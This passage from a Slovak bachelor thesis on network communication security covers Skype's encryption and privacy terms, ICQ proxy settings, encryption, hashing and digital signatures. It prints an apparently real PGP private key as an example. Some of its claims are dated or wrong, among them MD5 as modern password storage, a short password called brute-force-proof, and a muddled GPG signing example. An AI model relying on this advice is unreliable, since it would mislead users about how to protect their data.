Skype uvádza, že prenášaný obsah (dáta hovoru, prenášaný súbor alebo chatovej správy) je šifrovaný medzi koncovými komunikujúcimi uzly symetrickú šifrou AES s dĺžkou kľúča 256 bitov. Účelom tohto šifrovania má byť zabezpečenie súkromia obsahu hovoru aj v prípade, že prúdy rámcov prechádzajú cez supernodov, a všeobecná odolnosť proti odpočúvaniu prevádzky siete. Vlastná výmena symetrických kľúčov má prebiehať pomocou RSA. Klient Skype pritom má mať kľúč RSA s dĺžkou 1024 bitov, potvrdenie od login servera Skype má byť tiež pomocou kľúča RSA s dĺžkou 1536 bitov, resp. 2048 bitov u platených služieb.

Zdôrazňujem, že koncepcia vytvorenia a práca s kľúčmi RSA musia byť výrazne odlišná od toho, na čo je užívateľ zvyknutý napríklad z programu PGP alebo z bežných

certifikátov X.509 v elektronickej pošte. Kľúčová dvojica RSA sa veľmi pravdepodobne generuje pri každom spustení programu Skype vždy znovu a vždy znovu certifikované login servery. Tento certifikát sa nazýva SessionID Token (pokiaľ sa nejedná o token jedného hovoru), bude pravdepodobne spájať volacie meno s aktuálnym verejným kľúčom RSA a slúžiť pre všetku následnú autentifikáciu v P2P prevádzky. Úvodná autentizácia teda spočíva len na dvojicu prihlasovacie meno / heslo.

Ak sa užívateľ domnieva, že snáď sú dáta sieťou Skype šifrované pomocou prihlasovacieho hesla k sieti, potom o tom mierne pochybujem, pretože Skype pre prípad zabudnutia hesla umožňuje požiadať o jeho reset. Pritom musí vykonať kontrolu e-mailu (teoreticky by ešte hodnota e-mailu mohla byť šifrovaná i hašována zvlášť) - náhodne vygenerované nové heslo dôjde do e-mailovej schránky. Mimochodom, pretože e-mail chodí Internetom otvorene, môže toto nové heslo hocikto odchytiť a nejakú dobu sa v sieti Skype ľahko vydávať za vás.

Niektorí považujú uvádzané informácie o AES-256/RSA za dostatočné. Navyše sú upokojenie tým, že z podstaty P2P siete nie je možné centrálne zachytávať hovory medzi uzlami. Tým, že sú hovory Skype šifrované, potom majú byť bezpečnejšie ako bežné hovory cez verejnú telefónnu sieť, ktoré nie sú šifrované vôbec.

Problém je, že tento predpoklad platí len vtedy, ak sú všetky šifrovanie a prevádzka P2P implementované korektne a bez chýb. Pretože to nikto nezaručí, naopak je technicky rovnako dobre možné, že sieť môže monitorovať zoznam všetkých hovorov, vytvárať mapy kontaktov a frekvenciu hovorov (aj keď užívateľ v sieti pod pseudonymom, jeho náprotivci majú možnosť si u užívateľa v zozname kontaktov uviesť jeho skutočné meno, a odtiaľ je Skype môže nakoniec ľahko vydolovať),

Prevádzka zvolených užívateľov môže byť odklonená cez supernodov, ktoré hovory a dáta nahrávajú alebo preposielajú tretej strane. Kľúče k použitým šifrám môžu byť zaslané tretej strane pre rozlúštenie zachytenej prevádzky, alebo sa použije osobitný slabý kľúč. Kvôli šifrovaniu všetkej prevádzky ho nie je možné nezávisle kontrolovať.

Rozdiel oproti klasickej telefónnej sieti by som teda videl skôr v rozdielu subjektu, ktorý potenciálne môže odpočúvať.

Z obáv možno snáď vylúčiť len to, že by program Skype šifrovaným kanálom zanášal do firmy ľahko vírusy. Skype tvrdí, že zápisnice došlých súborov na disk sa vykonáva bežným spôsobom a bežné antivírusy sú schopné v tejto fáze súbor zachytiť rovnako, ako keby dospel napríklad šifrovaným e-mailom.

Firma Skype otázku súkromia rieši v EULA odkazom na svoje webové stránky, tj Skype Privacy Statement. Tu výslovne v bode 3 vyhlasuje, že firma Skype nezbiera akýkoľvek obsah komunikácie. Skype zbiera prevádzkové dáta na nevyhnutné účely služieb, ako sú Skype-Out, a uschováva ich potrebnú dobu.

V bode 4 sa však hovorí, že v prípade žiadosti oprávneného úradu týka osobných údajov, prevádzkových dát alebo odposluchov, Skype alebo jej miestny partner poskytne potrebnú asistenciu a informácie pre vyhovenie žiadosti. Takéto ustanovenie je primerané a územne jasné u bežného telefónneho operátora, v prípade siete Skype však vznikajú právne nejasnosti. Optimisti budú vykladať odsek v kontexte prevádzke na bránach Skype-Out/Skype-In, takéto vymedzenie sa však v odseku nenachádza, hoci v iných je prítomné. Na môj dotaz ohľadom posudzovania relevancie jurisdikcie pre vyhovenie žiadostiam v uvedených veciach dospela zo Skype iba generická odpoveď s odkazom na stránku FAQ. Firma o 100 ľuďoch ťažko môže riešiť otázky svojich 40 miliónov užívateľov individuálne.

Za zmienku potom už len stojí to, že firma Skype považuje osobné údaje za svoje aktíva, ktoré budú v prípade jej predaja predmetom prevodu (americký koncept vlastníctva marketingových dát). Súhlasom s EULA súhlasíte s uvedeným Privacy Statement a tiež vyslovujete súhlas so spracovaním svojich osobných údajov v zahraničí. Vyhlásenie je inak pomerne primerané.

Je však tiež možné, že Skype pracuje úplne korektne a bezpečne, že všetky jeho bezpečnostné a utajovacie opatrenia (Skype napr. detekuje prítomnosť run-time debuggeru SoftICE a odmieta s ním bežať) sa robia iba z komerčných dôvodov ochrany kódu a protokolov Skype, ako prevencia pred napodobňovaním a zapojením sa do siete.

Skutočnosť je, že v súčasnosti je Skype považuje v tejto súvislosti za čistý program. Obranné programy Ad-aware a Spybot S & D na Skype ani neupozorňujú. V prípade neúspechu udaného business plánu môže byť však budúcnosť Skype ešte zaujímavá. Napriek tomu by mali užívatelia svoj počítač proti spyware chrániť. Veď Skype napríklad vedie v súboroch s otvoreným html formátom históriu chatu.

5. Zabezpečenie

5.1 Zabezpečenie ICQ

Najlepší a najúčinnejší spôsob je skrytá IP adresa. Existujú 2 spôsoby ako sa to dá urobiť:

Nepoužívať ICQ ale iné messengeri, ktoré používajú šifrovanie. Tu je IP adresa maskovaná bez použita proxy. Keď sa používa proxy tak IP je takmer nemerateľná. Druhy spôsob spočíva v nastaveniach proxy servera a firewallu.

Vyberiete typ FW (FireWall) Socks 4, Socks 5, HTTPS alebo HTTP. V poličku hosť píšem IP proxy v poličku Port píšem port proxy servera. (napr.: 80) Stlačím Apply a ideme a v záložke User zaškrtnem poličko naproti usan Proxy. V poličku Select type of Proxy sa vyberie typ proxy, ktorý ste sa vybral na začiatku (napr.: Socks 5)

Potom v menu Security & Privacy Permissions -> General -> Contact List Authorization sa nastaví aby každý kto si vás chce pridať do svojho kontakt listu musí vás o to požiadať.

Zostáva aby ste sa vymyslel zložíté heslo typu: dsal_; 22,, takéto heslo útočník pomocou Brut-Force nenájde.

5.2 Zabezpečenie e-mailovej komunikácie

5.2.1 Symetrické šifrovanie

Symetrické šifrovanie je postup, ktorým jednoznačne zašifrujeme správu M (Message) pomocou kľúča K s (väčšinou) pevne danou dĺžkou na zašifrovaný text T, pričom zo zašifrovaného textu T dostaneme pôvodnú správu M len za podmienky, že poznáme pri šifrovaní použitý kľúč. Symetrické šifrovanie sa skladá z dvoch častí, zašifrovanie (Encryption) a dešifrovanie (Decryption), pričom platí:

E(M, K) = T

D(T, K) = M

pričom E a D je u väčšiny algoritmov rovnaká funkcia (teda používame rovnaký postup na šifrovanie aj dešifrovanie). Príkladom symetrického šifrovania je DES (Data Encryption Standard).

5.2.2 Asymetrické šifrovanie

Problém so symetrickým šifrovaním je v prenose kľúča. Kľúč K sa totiž musí preniesť cez nejaké médium. To bola v minulosti jedna z najväčších priorít medzinárodnej špionáže. Už vôbec nebolo možné kľúč preniesť cez elektronický kanál, ktorý je veľmi

ľahko odpočúvateľný. Fyzický prenos je na druhej strane veľmi pomalý. Asymetrické šifrovanie tento problém rieši veľmi efektívne. Asymetrické šifrovanie je séria postupov, pri ktorých jednoznačne premeníme text T1 na text T2 pomocou kľúča Kn (n=1,2). Skladá sa z dvoch častí. Prvá časť (šifrovanie - encryption) premení text M na text T pričom použije kľúč K1 (väčšinou označovaný ako verejný kľúč - public key). Druhá časť (dešifrovanie - decryption) premení text T na text M, pričom sa použije kľúč K2 (väčšinou označovaný ako súkromný kľúč - private key). V zásade platí, že z K1 sa žiadnym matematickým postupom nedá získať K2. Súkromný kľúč K2 je kľúč, ktorý vlastní len človek, ktorému je správa určená. K1 je verejný kľúč, ktorý môže vlastniť ktokoľvek (daná osoba ho teda môže poskytovať na stiahnutie na internete). Text M zašifrovaný pomocou kľúča K1 sa teda dá dešifrovať len za pomoci kľúča K2, ktorý má len človek, ktorému je správa určená (z toho vyplýva, že text T na text M nemôže dešifrovať ani ten, kto ho zašifroval, pretože nemá súkromný kľúč K2, potrebný na túto operáciu). V skratke:

E(M, K1) = T

D(T, K2) = M

K2 != f(K1)

Posledný riadok teda hovorí, že neexistuje funkcia f, ktorá ako argument dostane K1 a vráti hodnotu K2. Pre lepšiu predstavu, súkromný a verejný kľúč vyzerá asi takto (ich textová forma):

-----BEGIN PGP PRIVATE KEY BLOCK-----

Version: GnuPG v1.2.6 (GNU/Linux)

lQH8BEH/pyUBBACzhack+rViOFjJWmIbp7AsVLT19YZoDVAK4TxLq7BqrOVXla62
8qHZKvBagRDT0bNg7jylsvsaSFJQpzbsMVW7quCpOxLg5kLay6wFNaQ17m+LBKO/
rRMIeGicmYP75ghyUaKqFCZR5isA5BnCUqlVANC1CesizH91hGwcbuLVxQAGKf4D
AwJ6OrrkCDeez2AdrHHP4S5SXoAXxMR1vMN9pviM468kRIhUW4lHNfTd2yM0Gt0C
LGnqMPVAT2SfSmQC4/r8XJhhvWf3XtcR/OLYVsgThMKAQejfHrzhOpa+nesiNNNr
2DtmRsW18CLok5hlH9l7kMZJ5r88rAxLJgwCK7CMuHDYH/K8eBDKhL8b4dT30QHO
UvTNhs5hWC6rzJHMZOvTY3C3QS3Bq1lLSCWt5/NwEv5JtWcVDl5seivmQ/VeLm8Z
fazyULBbaqa8gB7zdnpZuAZ5KAkphSnnyiZXSqr80hM8E1XOOefUYDs/NJhXKzVS
Cr1NOqx5XirC5qm4QGAeL9pQLHx1WKZBLKPM2QtE6ylLcG/+1kiRh+vZ4CdGl5AA
dpI6XLnt/LtaqNcpUjXceR38GR/zB7g5ZdO0VLWWiWfcUWVLIfOQnsnYL0OAl6no
fR1EB54hasQV4flWcVfrDXigRZr6E1STDSmSAJWtorRCTWFyZWsgTmVtZWNrYXkg
KEFkbWluaXN0cmF0b3IpIDxuZW1lY2theUBzcHJpdGUuZWRpLmZtcGgudW5pYmEu

c2s+iLQEEwECAB4FAkH/pyUCGwMGCwkIBwMCAxUCAwMWAgECHgECF4AACgkQ
Yk7P
+SBqae63hwQArsVQpFUAKR5t2+gcvQumuFoCamgRoLMjYIL7d04XXo4Wb1iwW3my
sTzR3tSdlkZuQEeLNs3Rg3Yoe6KLhPdohNwOrXKmAAVkUkSBTjFsm+lCDYdPXgqo
AMjZgU0oxi0ktiYBgyo9z9OGSEvN76n8PYVHhGowmauSranw81yXupY=
=hEMD
-----END PGP PRIVATE KEY BLOCK-----
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: GnuPG v1.2.6 (GNU/Linux)
mIsEQf+nJQEEALOFpyT6tWI4WMlaYhunsCxUtPX1hmgNUArhPEursGqs5VeVrrby
odkq8FqBENPRs2DuPKWy+xpIUlCnNuwxVbuq4Kk7EuDmQtrLrAU1pDXub4sEo7+t
Ewh4aJyZg/vmCHJRoqoUJlHmKwDkGcJSqVUA0LUJ6yLMf3WEbBxu4tXFAAYptEJN
YXJlayBOZW1lY2theSAoQWRtaW5pc3RyYXRvcikgPG5lbWVja2F5QHNwcml0ZS5l
ZGkuZm1waC51bmliYS5zaz6ItAQTAQIAHgUCQf+nJQIbAwYLCQgHAwIDFQIDAxYC
AQIeAQIXgAAKCRBiTs/5IGpp7reHBACuxVCkVQApHm3b6By9C6a4WgJqaBGgsyNg
gvt3ThdejhZvWLBbebKxPNHe1J2WRm5AR4s2zdGDdih7oouE92iE3A6tcqYABWRS
RIFOMWyb6UINh09eCqgAyNmBTSjGLSS2JgGDKj3P04ZIS83vqfw9hUeEajCZq5Kt
qfDzXJe6lg==
=4fDP
-----END PGP PUBLIC KEY BLOCK-----

Ak teda chceme napríklad poslať zašifrovaný e-mail s nejakou dôvernou informáciou, ako napr. "Heslo je X8j44H7Ehnd8eS", stiahneme si najprv verejný kľúč (public key) daného adresáta, ktorým túto správu zašifrujeme. Dostaneme niečo takéto:

-----BEGIN PGP MESSAGE-----
Version: GnuPG v1.2.6 (GNU/Linux)
hQEOA6u2jt3ezM+LEAP/SwPxf3ATsZ8KdJ+pSEhb37HOot0RobioPG4toXWyhJVG
fqjKBTUlDyUpBn52Xtx7RKa2vv3qaUcEHulU7LmIvH88ZQzoKZ+V369qJQbZMPXU
bGZMoQ3LAa+CXWQDnSWnNK9ypSEF7jRSy4yaUpkat5Z8pk/4+vdY3WX93A5gA48D
/2xzDsoYZqqmmzS6Pum42WmOD6b2RsqnN6O8SvuAvTlAICJocvYu6hbuzk7drQ06
/PHUQRjQxRX294GB3gSkO+/EBsPys0QdFURdO4jUHNe9fc90CXov1CRD6lB+TqiI
hK5tOst/8aEfoKovttwThGFJj+G0ZGAaNfHN4ftLh/T30pgBgOSEFpXtgAae1K3/
FpDCWw7I5dEknCoJLuRMOtStlZXrIraO66b7/mNViYNXFjhX+Gvtww4GNP0FCdnU

0d3+NeD0azYc9zjtd76vNNGmE3rtYh6rDp7fUGCmKfIc6cjQA67vqnoWS3pGe/P+
Wq7MHJDuV0qnHxbkGZeUNmXL3aUpq+uv4tKGsihx/RVFhmRigkCh0GahHg==
=C6ns
-----*END PGP MESSAGE*-----

Takúto zašifrovanú správu potom pošleme bežným e-mailom. Túto správu je možné rozšifrovať jedine súkromným kľúčom daného adresáta. Verejný a súkromný kľúč tvoria vždy pár, takže k danému verejnému existuje iba jeden súkromný, ktorý sa z verejného nedá nijakým spôsobom určiť. Samotné zašifrovanie a správu kľúčov už dnes zabezpečujú samotní e-mailoví klienti (teda programy ako napr. Outlook).

Okrem šifrovania e-mailov je často nutné šifrovať aj komunikáciu s nejakým vyzdialeným serverom. Môže ísť napríklad o komunikáciu na báze protokolu SSH alebo HTTPS (šifrované HTTP). Dôvodom je samozrejme utajenie prenášaných informácií. V praxi, keď sa napríklad pripojíme na webový server našej banky, tak nechceme, aby sa tieto súkromné informácie mohli nejako "dostať von". Skúsime si teraz popísať a vysvetliť ako vyzerá nadviazanie šifrovanej komunikácie a následné šifrované prenášanie dát cez šifrovaný protokol HTTPS. Pri šifrovaných spojeniach sa dnes najčastejšie využíva SSL (Secure Sockets Layer).

Klient (náš internetový prehliadač, napríklad Internet Explorer) pošle požiadavku o SSL spojenie na server, doplnenú rôznymi informáciami ako napríklad verzia SSL, nastavenie šifrovania atď.

Server pošle klientovi odpoveď doplnenú rovnakým typom informácií a certifikát serveru, ktorý obsahuje aj verejný kľúč serveru pre asymetrické šifrovanie.
Podľa prijatého certifikátu si klient overí autentickosť serveru u certifikačnej autority (www.dtca.sk).

Klient vygeneruje kľúč pre symetrické šifrovanie, verejným kľúčom serveru ho asymetricky zašifruje a pošle serveru. Server použije svoj súkromný kľúč na rozšifrovanie kľúča pre symetrické šifrovanie. Server a klient navzájom potvrdia, že od teraz bude ich komunikácia šifrovaná týmto kľúčom symetrického šifrovania. Vytvorí sa šifrované spojenie založené na symetrickom šifrovaní použitím vygenerovaného kľúča.

Pre šifrovanú komunikáciu sa využíva výhradne symetrické šifrovanie. Dôvodom je, že pomocou symetrického šifrovania dokážeme informácie šifrovať rádovo rýchlejšie ako

pri asymetrickom. Ak by sme mali zájsť do detailov, tak aj e-maily sa v skutočnosti šifrujú symetricky, je to proste rýchlejšie. E-mailový klient totiž tiež vygeneruje symetrický kľúč S, ktorým zašifruje celú správu M, potom asymetricky (verejným kľučom V) zašifruje len tento vygenerovaný kľúč S, to ide rýchlo, pretože kľúč S je predsa len vždy kratší ako celá správa M. Potom teda pošle asymetricky zašifrovaný kľúč S spolu so symetricky zašifrovanou správou M. E-mailový klient adresáta tejto zašifrovanej správy najprv asymetricky (súkromným kľúčom P) rozšifruje kľúč S, ktorým potom symetricky rozšifruje danú správu M.

5.2.3 Jednosmerné funkcie (hašovacie funkcie)

Symetrické a asymetrické šifrovanie sa zaoberá hlavne problematikou utajovania dát. To však nie je jediný problém, ktorý pri kryptografii nachádzame. Ďalším veľmi podstatným problémom je integrita (neporušenosť) dát. Keď zabezpečíme integritu, zabezpečíme aj to, že nikto počas prenosu dáta nezmenil a neboli poškodené chybou prenosovej linky. Hašovacie funkcie sú dôležité aj pri ukladaní prístupových hesiel do informačných systémov a používajú sa aj pri generovaní tzv. One Time Passwords (hesiel na jedno použitie). Všetko z tohto má veľmi dôležité miesto v informačných technológiách, hlavne v elektronickom bankovníctve. V minulosti sa na zabezpečenie integrity používal tzv. CRC kód (Cyclic Redundant Check). Bola to jednoduchá matematická operácia, ktorá zabezpečila, že dáta neboli pri prenose cez nekvalitnú (napr. telefónnu) linku poškodené. Aby sme sa vyhli aj ľudskému zásahu, sú potrebné oveľa zložitejšie algoritmy. Aby sme si ukázali, čo je to hašovacia funkcia, zadefinujme si funkciu H, čo bude veľmi jednoduchá hašovacia funkcia, ktorá spraví aritmetický priemer všetkých prvkov c.

$$H(c1; c2; c3; ... cn) = (c1 + c2 + ... + cn) / n$$

Problém tejto funkcie je však v tom, že síce zistí príliš veľkú zmenu, no napríklad také vymenenie dvoch prvkov medzi sebou výsledok funkcie nezmení. Veľmi dôležitou aplikáciou hašovacích funkcií je overovanie hesiel vo viacužívateľských operačných systémoch. V moderných operačných systémoch sa na túto operáciu používa hašovacia funkcia MD5. Keď používateľ zadá heslo, pomocou hašovacej funkcie sa vytvorí jeho "message digest" (message digestom označujeme výstup hašovacej funkcie). Ak tento súhlasí s message digestom uloženým v systéme, autentifikácia prebehne úspešne a

používateľ je prihlásený do systému. V systéme však nikdy nie sú uložené heslá, iba ich message digesty. Takže sa nedajú ani žiadnym spôsobom dešifrovať. Hašovacia funkcia je jednosmerná a stráca údaje, dá sa len overiť, či z dvoch textov vznikne rovnaký message digest. Zároveň je veľmi zložité bez skúšania nájsť taký text, z ktorého sa vygeneruje vopred daný message digest.

Skúsme napríklad vygenerovať message digest z reťazca "Temou mojej bakalarskej prace je bezpecnost komunikacie cez siet", v OS Linux zadáme jednoduchý príkaz:

```
$ echo " Temou mojej bakalarskej prace je bezpecnost komunikacie cez siet " | openssl md5
23dd8caf441ccb0deb8a3f6734c20ff9
```

Message digest je reťazec 23dd8caf441ccb0deb8a3f6734c20ff9. Teraz skúsme nejaký krátky reťazec, napríklad "IT".

```
$ echo "IT" | openssl md5
a2630d23f73a02f52b1926bc979bbcfc
```

Vidíme, že hašovacia funkcia MD5 vracia vždy rovnako dlhý hexadecimálny reťazec.

5.2.4 Digitálne podpisy

Digitálne podpisy využívajú metódy asymetrického šifrovania a hašovacích funkcií na jednoznačné podpísanie textu. Podpísaný text zaručene pochádza od človeka, ktorý vlastní verejný kľúč, ktorým sa podpis overuje. Na podpísanie textu je potrebný súkromný kľúč, čiže podpis pochádza od autora. Azda najjednoduchšie si digitálny podpis ukážeme ako nasledovný postup (nie je to jediný spôsob, akým sa dá získať digitálny podpis). T je podpisovaný text, S je podpis, H je ľubovoľná hašovacia funkcia (väčšinou sa používa MD5 alebo SHA-1), C je funkcia asymetrického šifrovania na zašifrovanie textu, pričom má dva parametre: text (ktorý chceme zašifrovať) a kľúč. V našom prípade použijeme súkromný kľúč P, ktorý patrí osobe podpisujúcej text. Takto zabezpečíme, že každý, kto má verejný kľúč danej osoby a dôveruje mu, môže overiť pravosť digitálneho podpisu.

$$S = C(H(T), P)$$

Prakticky sa najprv zo vstupného textu vygeneruje výsledok hašovacej funkcie (tzv. message digest), čo je krátky text, ktorý tvorí kontrolný súčet daného textu a potom sa tento text zašifruje pomocou súkromného kľúča (čiže ho dokáže dešifrovať ktokoľvek, kto má verejný kľúč danej osoby). Na overenie podpisu stačí dešifrovať podpis verejným kľúčom osoby, o ktorej si myslíme, že podpis vygenerovala a porovnať ho s message digestom správy. T.j. digitálny podpis je platný, ak platí

H(T) = D(S, K1)

kde T je podpísaný text, H je hašovacia funkcia, S je digitálny podpis, K1 je verejný kľúč osoby, ktorá túto správu podpisovala a D predstavuje asymetricke dešifrovanie.

Teraz malý názorný príklad, chceme digitálne podpísať a zašifrovať správu: "Ahoj, ako sa mas?". Tento príklad je popísaný pre OS Linux, kde sa využíva OpenSSL a GnuPG. Predpokladá sa, že dvojicu kľúčov pre asymetrické šifrovanie už máme vytvorenú príkazom:

$ gpg --gen-key

Najprv zo správy vytvoríme message digest funkciou MD5, príkaz bude vyzerať takto:

$ echo "Ahoj, ako sa mas?" | openssl md5"

95eaf3fa6de7f8e7ab493857e4f812bb

Vygenerovaný message digest asymetricky zašifrujeme naším súkromným kľúčom:

$ echo 95eaf3fa6de7f8e7ab493857e4f812bb | gpg --armor -e -s -r andrej.rabara@gmail.com

-----BEGIN PGP MESSAGE-----

Version: GnuPG v1.2.6 (GNU/Linux)

hQEOA6u2jt3ezM+LEAP8Dj4b8x4qcU+BEFLdQzh5VnvVZ5wMPrR6LSR5CUvl0T+v
dMYzfd0kqSiuhPQyOHNWitZv8Ri/f2BdISbH9QibjKhlh5oXfDej5+Wz5QmTO/cI
vJmxT3VXNTB33g/ERZ8rKGZLVmyX07CbGXQFcLl025qrgGm459pFGEvEq5sjPfkD
/1pMgqQf9YzfRL/g1PHiw0SA7tlCKtBmfIMa9QHU8V+2/hcdTjRFzYkzTII2+PhX
BGJe3Jq8dDqPz62PW01sMHoLGMPSpLi8XDdudrd42oP0aZ1hme4hkK+z2UeUrErO
VhTtC4raKrmUZYOg9XDlv0ZZPsyWujywcbNzM1NAFvrg0qYBlJvPqmBe1OpMMn5q
w2tM+n6IQkl8RTqczKT8ZXIdx5rPfegMlUOkOSeiv7jUYlzMpza9wDzTtaactQIB

pCGCtu6s3KIwZdc4XTECpKleo6kG8HRUsZSOkc5Phvjy5RpFzP2VMpgaCCAiuA0O
HJfyEK8RKcPRmHPtSmXc+h1T87CYz2NHHCcB3pbidw7+TSNIRUGOKOQyN6SPFDjy
UTnkA9idwZc9
=97ni
-----END PGP MESSAGE-----

Nakoniec pošleme bežný e-mail s našou správou a zašifrovaným message digestom, ktorý vlastne predstavuje náš digitálny podpis. Resp. náš digitálny podpis je daný dvojicou kľúčov asymetrického šifrovania, ktoré sme použili na vygenerovanie tohto zašifrovaného message digestu.

Adresát, ktorý obdržal túto správu si teraz môže overiť, či je táto správa skutočne od nás. Zašifrovaný message digest si rozšifruje naším verejným kľúčom, ktorý poskytujeme na internete voľne na stiahnutie. Na zabezpečenie integrity verejného kľuča sa stará certifikačná autorita (www.dtca.sk). Adresát si teda môže overiť, že daný verejný kľúč je skutočne náš a nie nejaký podvrhnutý. Rozšifrovaním získá daný message digest: 95eaf3fa6de7f8e7ab493857e4f812bb. Potom si vytvorí vlastný message digest zo zaslanej správy: "Ahoj, ako sa mas?" a ak sú tieto dva message digesty rovnaké, tak je správa autentická.

Na tomto mieste treba pripomenúť, že digitálny podpis ako taký nezabezpečuje utajenie obsahu správy. Reťazec správy: "Ahoj, ako sa mas?", bol v správe v nezašifrovanej podobe a v tejto podobe putoval aj internetom. Na dodatočné zašifrovanie obsahu digitálne podpísanej správy treba ešte aplikovať postup z časti asymetrické šifrovanie, teda medzi krokmi 2. a 3. celú správu asymetricky zašifrovať verejným kľúčom adresáta a až potom poslať.

Digitálny alebo elektronický podpis má oproti klasickému podpisu niektoré veľmi výhodné vlastnosti. Digitálny podpis je naviazaný na podpisovaný dokument. V prípade akejkoľvek manipulácie (zmena, doplnenie a podobne) pôvodného dokumentu sa elektronický podpis stáva okamžite neplatným. Na druhej strane, klasický podpis môžeme stále veselo kopírovať s použitím moderných prístrojov (scanner, tlačiareň, kopírka). Pričom kópia si zachová všetky vlastnosti originálu. Klasický podpis teda podpisuje papier, nie však jeho obsah. Podpis sa nemení so zmenou obsahu, resp. pri zmene obsahu nezistíme, že podpis je neplatný.

Záver

V mojej práci sa zaoberám bezpečnosťou komunikácie cez sieť realizované cez komerčné komunikačné programy a e-mail. V dnešnej dobe sa cez Internet a aj iné komunikačné médiá prenáša veľa dôležitých a tajných informácií. Je teda nevyhnutné tieto informácie a dáta chrániť. Vo firme v ktorej pracujem sa na projekte používajú komunikačné programy nie len na neformálnu komunikáciu. Niektoré programy sú v sieti blokované ale nebýva to pravidlom. Odporúčal by som ich úplný zákaz. Bakalárska práca má informovať o nevýhodách či dierach v systéme. Podľa môjho názoru môže byť každá komunikácia na sieti nebezpečná a vždy sa nájde niekto kto dokáže obranu poraziť.

V prvej časti sa v krátkosti venujem hlavným pojmom bezpečnosti na sieti, v druhej už definujem možné útoky na sieť. V ostatných troch analyzujem bezpečnosť komunikačných programov, testujem možné útoky a bezpečnosť a v závere navrhujem riešenie zabezpečenia.

Niektoré testy či simulácie sa mi s časového nedostatku nepodarilo realizovať. Budem však zo záujmu o túto problematiku pokračovať ďalej v analyzovaní a testovaní samotnej bezpečnosti mimo bakalársku prácu.

Behom vypracovávania práce som sa stretol s mnohými praktickými skúsenosťami a osvojil si mnoho odborných poznatkov. K dispozícii som mal dostatok literatúry z ktorej som čerpal nápady k realizácii bakalárskej práce.

Abstrakt

RÁBARA, A. *Bezpečnosť komunikácie cez sieť*. Kunovice 2010. Bakalárska práca. Evropský polytechnický institut, s.r.o. Kunovice
Vedúci práce Vladimír Ježek

Key terms: Bezpečnosť, Komunikácia cez sieť, hacking, sniffing, spoofing, počítačová sieť, peer to peer.

Cieľom bakalárskej práce je nie len zvýšenie bezpečnosti komunikácie cez sieť, ale aj všeobecne informovať o hrozbách úniku dát spôsobeným vonkajším vplyvom a útokom. Bakalárska práca bude aplikovateľná na komunikáciu na projekte aj pre bežného užívateľa Internetu. Používanie nezabezpečenej komunikácie je nie len problém jednotlivcov, ale problém globálny. V dnešnom Svete má človek čoraz menej súkromia a na internete to môže platiť dvojnásobne. Na vine je malá informovanosť či neochota venovať sa bezpečnosti komunikácie dôsledne.

Abstract

RÁBARA, A. *Safety of Communication via Network*. Kunovice 2010. Bachelor thesis. Evropský polytechnický institut, s.r.o.
Academic supervisor Vladimír Ježek

Key terms: Safety, Communication via Network, hacking, sniffing, spoofing, Computer Network, peer to peer.

The target of my thesis is not only to increase safety of communication via network, but also to generally inform about the threats of data loss due to an outer influence or attack. The thesis will be applicable to communication in project as well as for the average Internet user. The usage of unsafe communication is not only a problem of individuals. It has a global character. In contemporary society, people have less and less privacy, what counts for double when talking about the Internet. The problems is little know-how or unwillingness to deal with communication safety consistently.

Zoznam použitej literatúry

[1] PROISSE, CH., MANDIA, K. *Počítačový útok.* Praha: Computer Press 2002, 432 s. ISBN 80-7226-682-9

[2] ODOM, W. *Počítačové sítě*. Praha: Computer Press, 2009. 384 s. ISBN 80-2510-538-5.

[3] ERICKSON, J. *Hacking - umění exploitace*. Zoner Press, 2005. 263 s. ISBN 8086815218.

[4] DOSEDĚL, T. *Počítačová bezpečnost a ochrana dat.* Computer Press, 2004. 200 s. ISBN 80-2510-106-1

[5] J. SCAMBRAY, S. MCCLURE, G. KURTZ. *Hacking bez tajemství.* Computer Press, 2002. 632 s. ISBN 80-7226-948-8

[6] HARRIS, S. *Hacking - manuál hackera.* Grada, 2008. 399 s. ISBN 80-2471-346-5

[7] STŘIHAVKA, M. *Vaše bezpečnost a anonymita na Internetu.* Computer Press, 2001. 84 s. ISBN 80-7226-586-5

[8] W CHAPMAN, *Zabezpečení sítí pomocí Cisco PIX Firewall.* Computer Press, 2004. 368 s. ISBN 80-7226-963-1

[9] KOLEKTÍV AUTOROV, *Bezpečná počítačová síť.* Verlag Dashöfer, 2008. 2550 s.

[10] LOCKHART, A. *Bezpečnost sítí na maximum*. Computer Press, 2005. 276 s. ISBN 80-2510-080-5

[11] A. VLADIMIROV, K. GAVRILENKO, A.MIKHAILOVSKY. *Hacking Exposed Cisco Networks*. Cisco Press, 2005. 400 s. ISBN 0-7225-9175

[12] CASAD, J. *Sams Teach Yourself TCP/IP in 24 Hours*, 4/E . USA : Sams Publishing, 2008. 456 s. ISBN-10: 0672329964

[13] RUKOVANSKÝ, I.; KRATOCHVÍL, O. *Počítačové sítě (učební texty).* Kunovice: EPI s.r.o., 2001. 122 s. ISBN 80-7314-003-9.

[16] O. SANTOS, J.FRAHIM. *Cisco ASA: All-in-One Firewall, IPS, and VPN Adaptive Security Appliance* . Cisco Press, 2005. 798 s. ISBN 1587052091

[14] *Počítačová síť* [online]. [cit. 2010-01-20]. Dostupné z WWW: <http:// www.cs.wikipedia.org/wiki/Počítačová_síť.html> .

[15] PELIKÁN, J. *Hardware počítačových sítí.* [online]. Dostupné z WWW: <http:// www.fi.muni.cz./usr/pelikan/Vyuka/Vyuka.html >.

Zoznam použitých symbolov a skratiek

CD	Comact Disk
CPU	Central Processing Unit
DHCP	Dynamic Host Configuration Protocol - used for automatic assignment of IP addresses to individual personal computers in computer networks
DNS	Domain Name System
FTP	File Transfer Protocol - in computer science is it an application layer protocol of TCP / IP family, designed for transferring files between computers.
HTML	Hyper Text Markup Language
HTTP	Hyper Text Transmission Protocol).
IMAP	Internet Message Access Protocol
IP	Internet Protocol - data protocol used for data transmission over packet networks
MAC	Media Access Control - an unique identifier of a network device
OS	Operating System
PC	Personal Computer
POP3	Post Office Protocol
SMTP	Simple Mail Transfer Protocol
SSL	Secure Sockets Layer
TCP/IP	Transmission Control Protocol / Internet Protocol
TCR	Transmit Control Register – a transceiver for coaxial cable
WAN	Wide Area Network
WWW	World Wide Web
URL	Uniform Resource Locator

Zoznam použitých obrázkov